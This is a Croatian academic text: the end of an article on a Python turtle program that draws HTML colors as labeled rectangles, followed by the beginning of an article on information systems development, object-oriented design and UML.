Python je objektno usmjereni skriptni jezik a osim objektnog dopušta i proceduralnu metodologiju programiranja[2].

Python koriste poznate korporacije poput Googlea, NASE, IBMa, Autodesk a itd.[3].

U radu je objašnjena: aplikacija, svrha programa, HTML5 boje prikazane u Pythonu te program u programskom jeziku Python (u kodovnom pogledu).

HTML5 (HyperText Markup Language inačice 5) je hipertekstualni opisni jezik za izradu web stranica.

Program je u radu prikazan u kodovnom pogledu te u dizajnovnom pogledu što omogućuje korisnicima:

- (1) unos imena korisnika aplikacije,
- (2) pozdravne riječi,
- (3) kratko objašnjenje svrhe programa,
- (4) upitni zadatak,
- (5) odgovor na upitni zadatak i
- (6) novu formu za prikaz boja u obliku pravokutnika te
- (7) nazive boja.

Svaka naredba korištena u programu je također detaljno objašnjena te su primjenjene petlje i grananja u kodovnom pogledu aplikacije.

2. PRIKAZ BOJA I NAZIVA BOJA U HTMLU

Ovim radom je izrađen program u Pythonu koji prikazuje boje te nazive boja u HTML opisnom jeziku koje se mogu upotrijebiti za izradu i dizajn web stranica.

Slika 1. Prikaz boja koje se mogu upotrijebiti u HTMLu prikazane aplikacijom


Izvor slike: Izrada autora rada u Python programskom jeziku

Slika 1 (gore) prikazuje definirane boje koje se mogu upotrijebiti u HTMLu prikazane aplikacijom izrađenom u Pythonu u zasebnoj formi (tj. modulu). Slika 1 prikazuje upisnih 25 boja, plus još jednu boju koja je definirana u kodu a to je crvena.

3. PROGRAM U PYTHONU

U ovom trećem poglavlju je prikazana aplikacija te funkcionalnost pojedinih formi (modula). Kroz slikovni prikaz prikazana je potpuna funkcionalnost aplikacije kao i mogućnosti koje aplikacija pruža.

Slika 2. Prikaz početnog djela aplikacije




```
Python 3.6.3 (v3.6.3:2c5fed8, Oct 3 2017, 18:11:49) [MSC v.1900 64 bit (AMD64)] on win32
Type "copyright", "credits" or "license()" for more information.
>>>
RESTART: C:\Users\maava\Desktop\Projektni_zadatak_HTML_boje_Matija_Varga.py
x, y Enter your name: Matija Varga
print Good afternoon, Matija Varga
z = You will soon have the opportunity to see some HTML colors, but answer the question first!
if z What is the sum of the numbers 5 and 5?
    print Enter the answer:
else
    print
from turtle import *
```

Izvor slike: Izrada autora rada u Python programskom jeziku

Slika 2 prikazuje početni dio aplikacije. Početna forma aplikacije traži upis (prije svega) imena i prezimena korisnika modula. Nakon toga aplikacija ispisuje poruku: „You will soon have opportunity to see some HTML colors, but answer the question first“, što znači da ćemo vidjeti boje u HTMLu ali nakon točnog odgovora na postavljeni zadatak. Također, modul traži upis točnog rješenja postavljenoga zadatka.

Slika 3. Prikaz djela aplikacije u kodovnom pogledu




```
Projektni_zadatak_HTML_boje_Matija_Varga.py - C:\Users\maava\Desktop\Projektni_zadatak_HTML_boje_Matija_Varga.py (3.6.3)
File Edit Format Run Options Window Help
name = input('Enter your name: ')
print('Good afternoon, ', name)
print('You will soon have the opportunity to see some HTML colors, but answer the question first!')
number_of_correct_answers = 0
x, y = 5, 5
print('What is the sum of the numbers {0} and {1}?'.format(x, y))
z = int(input('Enter the answer: '))
if z == x + y:
    print('Okay!')
    number_of_correct_answers += 1
else:
    print('Inaccurately!')
print('Now maximize the window that will open for you and see some HTML colors')
from turtle import *
HTML_color = {'Gold': '#ffd700', 'Medium Goldenrod': '#eaeaae', 'Goldenrod': '#bdb770', 'Yellow1': '#ffff00', 'Aquamarine': '#7fffd4', 'Dark Slate Blue': '#241882', 'Rosy Brown 1': '#ffc1c1', 'Brown': '#a52a2a', 'Chocolate': '#d2691e', 'New Tan': '#ebc79e', 'Olive': '#808000', 'Dark Green': '#2f4f2f', 'Green Yellow': '#adff2f', 'Green': '#00ff00', 'Spring Green': '#00ff7f', 'Coral': '#ff7f00', 'Orange': '#ffa500', 'Black': '#000000', 'Salmon': '#fa8072', 'Hot Pink': '#ff69b4', 'Light Pink': '#ffb6c1', 'Misty Rose': '#f5deb3'}
```

Izvor slike: Izrada autora rada u Python programskom jeziku

Slika 3 prikazuje dio aplikacije u kodovnom pogledu te prikaz svih HTML boja koje su upisane u polje pod nazivom HTML_color. U kodu su definirane (kao što je vidljivo sa slike 3) varijable: name, x, y, z te number_of_correct_answers. Također, primijenjeno je if-else grananje te ispis poruka naredbom print (naredba print služi za ispis teksta na ekran). Linija koda from turtle import * se koristi za uvođenje kornjače koja crta pravokutnike obojane različitim bojama te se navedena biblioteka uvodi obično na početku svakog programa (kada se koristi). Varijablama x i y su u kodovnom pogledu pridružene vrijednosti pet i pet (tj. x=5 i y=5). Slika 3 prikazuje polje HTML_color u kodu koje sadrži vrijednosti boja u šifri te nazive boja.

Slika 4. Prikaz upisa rješenja te ispis upozorenja kako se boje prikazuju u novoj formi




```
name
print Python 3.6.3 (v3.6.3:2c5fed8, Oct 3 2017, 18:11:49) [MSC v.1900 64 bit (AMD64)] on win32
print Type "copyright", "credits" or "license()" for more information.
num>>>
x, y = RESTART: C:\Users\maava\Desktop\Projektni_zadatak_HTML_boje_Matija_Varga.py
print Enter your name: Matija Varga
z = in Good afternoon, Matija Varga
if z = You will soon have the opportunity to see some HTML colors, but answer the question first!
    pri What is the sum of the numbers 5 and 5?
    nu Enter the answer: 10
else: Okay!
    pri Now maximize the window that will open for you and see some HTML colors
print End!
from
HTM
```

Izvor slike: Izrada autora rada u Python programskom jeziku

Slika 4 prikazuje upis rješenja (koliko je u ovom slučaju pet plus pet) te ispis upozorenja kako se boje prikazuju u novoj formi (novom prozorčiću). Za ispis poruke „Okey“ ukoliko je korisnik upisao točno traženo rješenje korišteno je grananje if-else. Nakon poruke „Okey“ aplikacija ispisuje tekst: „Now maximize the window that will open for you and see some HTML colors“, te tekst „End“ za kraj.

Slika 5. Prikaz animiranog crtanja pravokutnika boja u HTMLu te naziva boja

Izvor slike: Izrada autora rada u Python programskom jeziku

Slika 5 prikazuje animirano crtanje pravokutnika pomoću kornjače (`from turtle import *`) različitih boja (koji se crtaju jedan po jedan) u HTMLu te naziva boja koje se primijenjuju u HTMLu. Na slici 5 se vide sljedeće boje: (1) Medium Golden, (2) Goldenrod, (3) Yellow1, (4) Yellow, (5) Light Gray, (6) Sky Blue, (7) Aquamarine, (8) Dark Slate Blue, dok aplikacija sadrži upisnih 25 boja, plus još jednu crvenu boju koja je definirana.

4. APLIKACIJA ZA PRIKAZ HTML BOJA PYTHONOM U OBLIKU PRAVOKUTNIKA

U ovom (četvrtom) poglavlju je prikazan programski kod u Pythonu koji je poslužio za animacijsko kreiranje boja u obliku pravokutnika te za prikaz naziva HTML boja. Primjer programa napisanog u Pythonu za crtanje s objašnjenjima koda (nalazi se dolje):

```
name = input('Enter your name: ')
print('Good afternoon, ', name)
print('You will soon have the opportunity to see some HTML colors, but
answer the question first!')
number_of_correct_answers = 0
```



```
x, y = 5, 5
print('What is the sum of the numbers {0} and {1}?'.format(x, y))
z = int(input('Enter the answer: '))
```

```
if z == x + y:
    print('Okay!')
    number_of_correct_answers += 1
else:
    print('Inaccurately!')
```

'''U ovom djelu koda primijenjeno je if-else grananje te ispis poruka naredbom print (naredba print služi za ispis teksta na ekran (u ovom slučaju 'Inaccurately!')).'''

```
print ('Now maximize the window that will open for you and see some
HTML colors')
```

```
from turtle import *
```

'''From turtle import * je način te ujedno struktura poziva na koji je moguće pozvati neki modul tako da pozovemo samo neke ili sve funkcije iz modula[5].'''

```
HTML_color = {'Gold' : '#ffd700','Medium Goldenrod' :
'#eaeaae','Goldenrod' : '#dbdb70','Yellow1' : '#eeee00','Yellow' :
'#ffff00','Light Gray' : '#d3d3d3', 'Sky Blue' : '#87ceeb','Aquamarine' :
'#7fffd4', 'Dark Slate Blue' : '#241882', 'Rosy Brown 1' : '#ffc1c1','Brown' :
'#a52a2a', 'Chocolate' : '#d2691e', 'New Tan' : '#ebc79e','Olive' : '#808000',
'Dark Green' : '#2f4f2f', 'Green Yellow' : '#adff2f','Green' : '#00ff00', 'Spring
Green' : '#00ff7f', 'Coral' : '#ff7f00', 'Orange' : '#ffa500','Black' : '#000000',
'Salmon' : '#fa8072', 'Hot Pink': '#ff69b4', 'Light Pink' : '#ffb6c1', 'Misty Rose'
: '#ffe4e1', 'Red' : '#ff0000'}
```

```
title('HTML colors')
```

```
def rectangle(a, b):
    pd()
    for i in range(2):
        fd(a); lt(90)
        fd(b); lt(90)
    return
```

""Korištena naredba *pd()* vraća olovku na papir tako da sljedeće crtanje ostavlja trag. *Return* je naredba koja se pridodaje na kraju bloka naredbi.""

```
def main():
```

```
    pu()
    x_b = -330; y_b = 330
    x_n = 250; y_n = 335
    a = 305; b = 35
    i = 0
```

```
    for color1 in HTML_color:
```

```
        goto(x_b, y_b - i * 30)
        color(HTML_color[color1])
        begin_fill()
```

```
        ""Prekidamo ispunjavanje nacrtanog lika bojom.""
```

```
        rectangle(a,b)
        end_fill()
        pu()
        goto(x_n, y_n - i * 30)
        pencolor('black')
```

""Pencolor je funkcija boje olovke koju je moguće definirati navođenjem engleskog imena boje unutar navodnika ('black') ili navođenjem RGB koda (slično ili gotovo isto kao i kod boja u HTMLu) kojeg navodimo kao šesteroznamenasti broj od kojeg po dvije znamenke redom predstavljaju intenzitet: crvene, zelene i plave boje. Ispred navedenog broja pišemo znak # i sve to pišemo unutar navodnika.""

```
        write(color1,font=('calibri', 14, 'bold' , 'italic'))
```

""Naredbom `write(color1,font=('calibri', 14, 'bold' , 'italic'))` definirano je ispisivanje naziva HTML boja u prikazanom programu kao i stil fonta, veličina fonta te ukošenje teksta.""

```
        i = i + 1
    ht()
    return 'End!'
```

```
message = main()
```

```
print(message)
mainloop()
"[1]"[4]"
```

5. ZAKLJUČAK

Temeljem istraživanja u ovom radu na temu: „Aplikacija za prikaz HTML boja Pythonom u obliku pravokutnika“ dolazimo do zaključka da rad povezuje područje web dizajna s programiranjem u Pythonu što nije učestali primjer ali povezivanjem smo dobili rješenje koje se očituje u cilju, a to je kvalitetan rad tj. aplikacija.

Poznato je da se programiranje kao postupak pisanja naredbi u određenom programskom jeziku koristi gotovo u svim znanosti u cilju izrade svrsishodne i korisne aplikacije koja će unaprijediti procese ili pojedine module. Svakako možemo reći da je ovaj članak novitet u znanosti koji povezuje područje web dizajna s programiranjem u Pythonu.

Doprinos rada može se uočiti prikazanim modulom korištenim u programu za kreiranje i crtanje te prikaz HTML boja, kao i objašnjenim kodovima (te zasebnim funkcijama) koje čine program jedinstvenim u cijelosti.

LITERATURA

1. Python. URL: <https://www.pythonforbeginners.com/random/how-to-use-the-random-module-in-python>. (10.1.2020.).
2. Python. URL: http://ipaq.petagimnazija.hr/wp-content/uploads/2014/12/Uvod_u_Python.pdf. (20.1.2020.).
3. Python. URL: https://www.fer.unizg.hr/_download/repository/p02-python.pdf. (23.1.2020.).
4. W3schools. URL: https://www.w3schools.com/cssref/css_colors.asp. (18.5.2020.).
5. Programiranje. Priručnik. URL: https://pilot.e-skole.hr/wp-content/uploads/2018/08/Prirucnik_Programiranje.pdf. (22.1.2020.).

RAZVOJ INFORMACIJSKIH SUSTAVA

DEVELOPMENT OF INFORMATION SYSTEMS

Stručni članak

*Pred. VŠ Pavao Sović**

Sažetak

Vrijeme informatizacije u kojem se nalazimo zahtjeva od nas da pozorno razmotrimo načine i vrstu informacijskih sustava koji će nam omogućiti praktičnu primjenu i odabir informacijskog sustava. Naravno sve u cilju kvalitetnijeg i lakšeg raspolaganja informacijama i podacima vezanim za naš posao. Zbog toga je jako važno znati odabrati prikladan informacijski sustav.

Da bi se taj posao olakšao, potrebno je pozorno razmotriti funkcije i potrebe koje taj informacijski sustav treba obavljati. Takva razmatranja moraju obuhvaćati niz koraka, najvažniji i najstručniji jest projektiranje informacijskih sustava. U radu su opisane potrebe i vrste informacijskih sustava. Struktura koja nam daje uvid u mogućnosti i funkcije samog sustava. Sve to je vidljivo kroz ponuđeni objektno orijentirani pristup u projektiranju informacijskih sustava. Predstavljen je i alat koji nam omogućava lakše opisivanje potreba, pregled i podjelu UML(Unified Modelling Language) dijagrama koji su nezamjenjivi u kreiranju informacijskih sustava. Predstavljen je razvoj UML-a kroz povijest kako bi se vidio razvoj alata za projektiranje informacijskog sustava.

Ključne riječi: informatizacija, komunikacija, programiranje.

Abstract

The time of informatization in which we find ourselves requires us to carefully consider the ways and types of information systems that will allow us the practical application and selection of information systems. Of course, all with the aim of better and easier disposal of information and data related to our business. That is why it is very important to know how to choose a suitable information system.

* Visoka škola „CEPS – Centar za poslovne studije“ Kiseljak, e-mail: pavao.sovic@ceps.edu.ba; Profesor stručno teorijske nastave u elektrotehnici, Srednja škola Kreševo u Kreševu, email: pavo.sovic@tel.net.ba

To make this job easier, it is necessary to carefully consider the functions and needs that this information system needs to perform. Such considerations must include a series of steps, the most important and most professional being the design of information systems. The paper describes the needs and types of information systems. A structure that gives us an insight into the capabilities and functions of the system itself. All this is visible through the offered object-oriented approach in the design of information systems. There is also a tool that allows us to more easily describe the needs, review and share UML (Unified Modeling Language) diagrams that are indispensable in creating information systems. The development of UML through history is presented to see the development of information system design tools.

Key words: informatization, communication, programming.

1. UVOD

Sve veća potreba za korištenjem tehnologija u procesima upravljanja zahtjeva pozornu analizu potreba koju taj proces treba. Svjesni smo silnih mogućnosti koju te tehnologije pružaju i samim tim se i zahtjevi povećavaju. Dosadašnje potrebe koje se svode na slanje mail-a , video sadržaja, dokumenata bez klasifikacije i pravilnog pohranjivanja više nisu dostatni. Potrebe nadilaze trenutne kompetencije, koju daje neefikasno upravljanje. Stoga je nužno sagledati činjenice i potrebe te posvetiti pozornost projektiranju informacijskog sustava koje će biti kadar odgovoriti-podržati potrebe suvremenog načina raspolaganja i razmjene informacija.

Želimo li definirati sustav služimo se provjerenim metodama određivanja što se u tom sustavu i nalazi te se te komponente trebaju i uvezati da su u međusobnoj interakciji, radi potreba onoga za koji se sustav i definira. Svaki od tih elemenata moraju biti definirani tako da svaki za sebe čine neki entitet koji se može u daljnjoj primjeni modificirati i unaprijediti.

Ne manje važna činjenica je i ona koja odgovara na pitanje, kada zapravo trebamo informacijski sustav!? Jasno, ako nam postojeći sustav nije dovoljan ili stanje u procesu upravljanja resursima neadekvatno prati naše potrebe.

A upravo su te potrebe ključan pojam u ostvarenju potreba u procesu upravljanja dokumentima, resursima, novim informacijama i spremanju.

Također sustav mora biti sinergija ljudi i strojeva, pri tome stroj će odraditi sistematizirati pospremiti i napraviti tehnološke procese. Čovjek je tu da osmisli i koristi informaciju koju mu pruža sustav.

U radu će se pokazati načini i modeli za određivanje potreba , a i proces izgradnje informacijskog sustava.

2. INFORMACIJSKI SUSTAV

Sustav u općem smislu predstavlja funkcionalan skup elemenata koji su povezani međusobno. Ti elementi imaju neka svoja svojstva kojim se opisuju, a nazivamo ih atributima. Ta svojstva mu omogućavaju interakciju sa okolinom. A moguća je interakcija, komunikacija i sa drugim sustavima. Kod osnovnog definiranja sustava mora se voditi računa ulaznim i izlaznim, utjecajima na okolinu ili druge sustave. Tom definicijom određujemo i koje vrste informacija će se i razmjenjivati. Kod interakcije među sustavima mogu se razmjenjivati i drugi elementi kao što je energija... Upravo taj dio koji govori o načinu razmjene pokazuje kakve su veze između elemenata odnosno pokazuje samu strukturu informacijskog sustava. A atributi tako vezanih elemenata sustava, određuju i njegovu realnu funkcionalnost. Takva postavka u pogledu programiranja daje informaciju programeru kako da postavi strukturne veze između pojedinih elemenata informacijskog sustava. Tako postavljena struktura se da nakon puštanja u rad i nadograđivati, ako za to bude potrebe. Promatrajući to sa aspekta projektiranja sustava ta potreba uvijek postoji.

Mnoge aspekte određuje proces za koji se sustav i projektira, odnosno njegove potrebe diktiraju i budući razvoj.

Stoga se nameće nužna potreba za podjelom *INFORAMACIJSKIH SUSTAVA*, uglavnom se ta podjela definira u odnosu na interakciju sa okruženjem u kojem funkcioniranju. Upravo okruženje kreira potrebe, a samim tim i podjele.

Logika nalaže da se prva podjela, govorimo li o IS, odnosi na to da li je to *SLOŽENI* ili *JEDNOSTAVNI*. Odnosno pokazuje da li se sustav radi za kompleksne zadatke ili se može zadovoljiti osnovnom bazom podataka sa kojom se raspolaže kroz određenu digitalnu transformaciju potrebne dokumentacije.

Druga podjela u kojoj se opisuje interakcija ili povezanost IS sa okruženjem jest *OTVORENI* i *ZATVORENI* Informacijski sustav. Slijedeća podjela koja mora biti predložena jeste ona koja definira funkcionalnost sustava koji određuje njegovu određenost ponašanja, a to su *STOHAISTIČKI* i *DETERMINISTIČKI*.

Nameće se i potreba da se sagledaju elementi koji ostaju u sustavu i iz kojih se mogu izvući ili pratiti određene parametre i prema tome se sam sustav može mijenjati kroz proteklo vrijeme. Ako se sustav mijenja u nekom vremenskom razdoblju data se može definirati *DINAMIČAN SUSTAV*, a ako se sustav ne mijenja u vremenu definiramo *STATIČKI* informacijski sustav.

Također se, kada govorimo o određenim definicijama moramo znati, da li sustav koji kreiramo daje i koristi *REALNE* elemente i modele ili pak formira apstraktne *VIRTUALNE* modele koji nam mogu poslužiti u nekoj od

analiza procesa i sve to da se primjeni na realnom procesu ili predviđanju nekih anomalija.

Prikaz ove podjele vidljiv je na slijedećem shematskom prikazu. Podjela može biti i proširena, ako se zahtjevi za analizom potreba povećavaju.

Informacijski sustav – dimenzije i kontekst

Slika 1. Informacijski sustav*

2.1. Okosnica informacijskog sustava

Obzirom na potrebu da se kreiranjem informacijskog sustava olakšava u mnogo čemu raspolaganje resursima i ostalim elementima od kojih se sustav izgrađuje, jasno je da se mogućnost raspolaganja oslanja na podatak odnosno informaciju. A što je to informacija?

Informacija je skup podataka, pojmova ili znakova koji primaocu smanjuje ili uklanja neizvjesnost i neodređenost, te mu omogućava izbor između vjerojatnih događaja i poduzimanje određene radnje.

Informacija su izabrani, određeni i organizirani podaci prema zahtjevima i potrebama korisnika.

*https://www.google.ba/search?q=informacijski+sustav+primjer&tbm=isch&source=univ&sa=X&ved=2ahUKEwi0iO_bw7_mAhXNiIsKHQz2BY8QsAR6BAGKEAE&biw=1366&bih=655#imgsrc=vYwpsUw5lMdNwM:

Komunikacija je prijenos informacija tj. razmjena informacija između najmanje dvaju sustava od kojih je jedan izvor informacija (davalac), a drugi odredište informacija (primalac).

Sudionici u komunikaciji:	čovjek - čovjek
	čovjek - stroj
	stroj - stroj.

Vidljivo je da informacija koja je potrebna, podložna je preoblikovanju i to nam daje mogućnost da kreiramo informacijski sustav da se informacijom raspolaže kroz takozvanu matricu. Odnosno da se pojedina informacija koristi za više elemenata, obrade, sistematizacije, evidencije, pohrane itd.

2.2. Odabir informacijskog sustava

Kod donošenja odluke o izboru informacijskog sustava treba sagledati aspekte potreba naručitelja i naravno navedene podjele te načine komuniciranja odnosno interakcije Informacijskog sustava sa okolinom.

S tehničkog aspekta treba voditi računa o nekoliko stvari. Prvenstveno treba definirati o kojoj se bazi podataka radi, odnosno gdje će se ta baza nalaziti. Kako i na koji način će se to povezati računalima. Kakav izbor mrežne arhitekture će biti potreban itd. To su sve vrlo bitne činjenice koje prije svega treba znati programer koji će zapravo funkcijski model IS pretvoriti program. To je zapravo platforma koja otvara sve druge vidove i potrebe koji se mogu realizirati kroz ili uz pomoć IS.

S druge strane analiziramo li neke organizacijske mogućnosti IS, mora se voditi računa i definirati moguće uštede kako financijske tako vremenske i ljudske. Radi lakšeg izbora bilo bi jasno izraziti potrebe. Ovaj rad se bavi IS-om koji treba da bude podrška u obrazovnom procesu.

Obzirom da je obrazovanje kompleksan pojam i zahvaća širok spektar korisnika, a i usluga, jasna je obaveza shvatiti, analizirati sve zahtjeve i pristupiti realiziranju postavljenog zadatka. Prva stvar koja je jasna jeste ta da sustav treba biti modularan odnosno da se na postojeću bazu podataka, a to su svi korisnici i njihovi podaci. Radi se o učenicima nastavniciima i administrativnom osoblju. Svaki od navedenih korisnika treba imati interakciju sa sustavom a i sustav mora odraditi dio posla i napraviti obradu i ponuditi neka rješenja. U nekim situacijama sustav treba dati informaciju, ali da čovjek donese odluku.

Ovakva definicija sustava može biti definirana kao kombinacija dviju vrsta IS-a. Odnosno kombinacija, nadogradnja, interakcija više modula pa čak i tipova IS-a.

Kada smo kod podjele prema tipu sustava, radi lakšeg sagledavanja kompleksnosti zadatka, Management Information Systems – u nastavku MIS jeste sustav koji ima zadatak da obrađuje, prenosi a i čuva podatke kao što su klasične baze podataka koje koristimo. Decision Support Systems- u nastavku DSS jeste sustav koji zapravo obrađuje podatke kojim daje podršku u donošenju odluka. Širok je spektar parametara koji utječu na određene odluke, a broj podataka prelazi okvire mogućnosti da čovjek učinkovito prati i analizira te podatke i tu sustav daje pravi suport i daje upute i upozorava na potrebu reakcije odnosno donošenje određene odluke.

Ovim se daje mogućnost da se u sustavu radi interakcija sa okolinom i daje podrška pri donošenju odluke i to svih sudionika sustava.

U nastavku je predložena redom potreba određene vrste korisnika u prvom redu se radi o administrativnom osoblju koje mora raspolagati podacima koje drugi korisnici nemaju ili ne mogu raspolagati istim.

- Komunikacija unutar organizacije (Electronic Mail);
- Komunikacija između organizacija (Electronic Data Interchange - EDI);
- Planiranje radnog vremena (Time management & Planning);
- Upravljanje projektima (Project management);
- Obrada dokumenata (Graphics Editor);
- Arhiviranje i pretraživanje dokumenata (Document Library);
- Priprema upravljačkih odluka;
- Memorisanje i pretraživanje poslovnih podataka;
- Priprema i realizacija poslovnih sastanaka.

Ostale potrebe koje sustav treba da opslužuje definiraju ostali korisnici ovisno o kojim se djelatnostima radi. To mogu biti radnici i kompaniji ili pak studenti u obrazovnim institucijama. Sve potrebe proizlaze iz zahtjeva korisnika djelatnosti kojom se sustav namjenjuje. Time se i zaključuje dio koji opisuje izbor informacijskog sustava. Zapravo svaki IS trebao bi imati ovakvu strukturu.

Slika 2. Podjela IS sustava (Radić, 2020)

2.3. Razvoj informacijskog sustava i njegove faze

Na samom početku nekakve analize puno je stvari kojima se projektanti bave i koje su u fokusu analize. Stoga je važno imati jasnu viziju koja treba da bude smjernica u razvoju IS-a. Posao je doista kompleksan kao i sam IS stoga postoje metodološki načini pristupa rješavanju tog zadatka.

- Prva metoda definira razlaganje sustava na manje dijelove kojima se lakše upravlja i uočava preciznija potreba i uloga.
- Druga metoda zahtjeva pak da se kompletan proces prikaže po fazama i time poveća fokus na pojedine elemente u sustavu da se kvalitetno definiraju.

Ključno je pri tome odabrati moderan pristup analizi kreiranja potreba i samog funkcioniranja IS-a. A taj je da se u fokus stavi objekt sa kojim se dalje može raspolagati. Iz čega proizlazi grananje potreba korisnika IS-a. Kao primjer suvremenog pristupa u modeliranju i razvoju IS-a jest objektno orijentirani pristup u modeliranju kroz UML dijagrame. Pristup definira slijedeće:

- Mijenja način razmišljanja u programiranju
- Daje prednost projektiranju nad programiranjem
- Redoslijed u analizi – najprije raščlamba problema, pa tek onda programsko rješenje
- Razmatranje dijelova sustava, objekata, koji nešto rade – što rade, a ne kako rade

- Daje prednost objektnoj dekompoziciji nad algoritamskom
- Optimizacija broja interakcija među dijelovima na svim nivoima.

Kao posljedica svega: objektno orijentirano modeliranje koje obuhvaća objektno orijentiranu analizu i dizajn. Začeci objektnog pristupa 1950-ih i 60-ih (Simula67, LISP, ALGOL,...). Prvi objektno orijentirani programski jezik Small-talk. Objektno orijentirani pristup temelji se na osnovnim konceptima:

Apstraktni tipovi podataka – korisnik definira proizvoljno svoje tipove podataka i osigurava instancama operacije nad podacima.

Enkapsulacija - skrivenost od ostalog dijela sustava – pokazujemo što sustav radi, ali ne i kako.

Nasljeđivanje (engl. *inheritance*) – novo definirani tip nasljeđuje svojstva svog prethodnika i posjeduje neka nova.

Polimorfizam – mogućnost korištenja novih tipova onako kao da se pozivaju stari/prethodnici

2.4. Objektno orijentirani pristup u programiranju

U analizi takvog pristupa možemo kazati da je osnova svega objekt odnosno varijabla koja je višeg nivoa kvalitete i potrebe. Program je skup takvih objekata koji komuniciraju porukama. Poruke iniciraju izvođenje određenih operacija, a svaki objekt ima svoj memorijski prostor ispunjen drugim objektima (pojam podvrste - inkapsulacija). Svaki objekt ima tip tj. svaki je objekt instanca neke od klasa. Tip - što se može poručiti klasi. Svi objekti određene klase/tipa mogu primiti i odgovarati na poruke.

